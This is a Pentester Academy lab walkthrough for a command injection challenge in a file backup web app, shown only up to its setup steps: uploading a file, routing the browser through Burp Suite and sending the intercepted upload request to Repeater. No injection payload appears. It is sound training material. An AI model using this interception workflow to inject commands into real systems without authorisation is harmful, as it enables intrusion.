


ATTACK
DEFENSE
by PentesterAcademy

Name	Vulnerable File Backup Utility - Command Injection
URL	https://attackdefense.com/challengedetails?cid=1930
Type	Webapp Pentesting Basics


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Step 1: Interacting with the webapp.

When the lab starts up, the File Backup webapp opens up in the browser:




Click on the Choose a File field and upload README file:





Click on the "UPLOAD" button.



The file was uploaded successfully.

Step 2: Configure Burp proxy to intercept the file upload requests.

Configure the browser to use the Burp proxy listener as its HTTP Proxy server:


Using FoxyProxy addon to setup HTTP Proxy profile for the browser:

Click on the icons for FoxyProxy on the top left.


Select Burp Suite profile from the list.

Launch BurpSuite.

Select Web Application Analysis > burpsuite




The following window will appear:




Click Next.

Finally, click Start Burp in the following window:





The following window will appear after BurpSuite has started:




Step 3: Upload a file and perform Command Injection.

Select the README file and upload it to the server.






Forward the intercepted request.



Notice the file name and data are uploaded to the server.

Send the above request to repeater.



